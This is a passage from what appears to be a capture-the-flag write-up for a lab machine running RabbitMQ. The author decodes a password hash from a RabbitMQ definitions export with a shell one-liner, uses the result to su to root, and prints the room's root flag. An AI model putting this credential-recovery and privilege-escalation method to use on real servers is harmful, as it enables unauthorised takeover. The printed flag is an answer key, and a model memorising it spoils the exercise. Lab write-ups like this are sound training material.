":"myuser","vhost":"/","configure":".*","write":".*","read":".*"},{"user":"elicopter","vhost":"/","configure":".*","write":".*","read":".*"},{"user":"root","vhost":"/","configure":".*","write":".*","read":".*"}],"topic_permissions":[{"user":"root","vhost":"/","exchange":"","write":".*","read":".*"}],"parameters":[],"global_parameters":[{"name":"cluster_name","value":"rabbit@forge"},{"name":"internal_cluster_id","value":"rabbitmq-cluster-id-JVvInsfJs-N_wll9ptLLoQ"}],"policies":[],"queues":[{"name":"tasks","vhost":"/","durable":true,"auto_delete":false,"arguments":{}}],"exchanges":[],"bindings":[]}
Now, we need to transform the string 49e6hSldHRaiYX329+ZjBSf/Lx67XEOz9uxhSBHtGU+YBzWF to normal hash.
Using https://github.com/qkaiser/cottontail/issues/27#issuecomment-1608711032
┌──(agonen㉿kali)-[~/thm/RabbitStore]
└─$ echo '49e6hSldHRaiYX329+ZjBSf/Lx67XEOz9uxhSBHtGU+YBzWF' | base64 -d | xxd -pr -c128 | perl -pe 's/^(.{8})(.*)/$2:$1/'
295d1d16a2617df6f7e6630527ff2f1ebb5c43b3f6ec614811ed194f98073585:e3d7ba85

I tried to su root with the password 295d1d16a2617df6f7e6630527ff2f1ebb5c43b3f6ec614811ed194f98073585, and it worked.

root@forge:~# cat root.txt
eabf7a0b05d3f2028f3e0465d2fd0852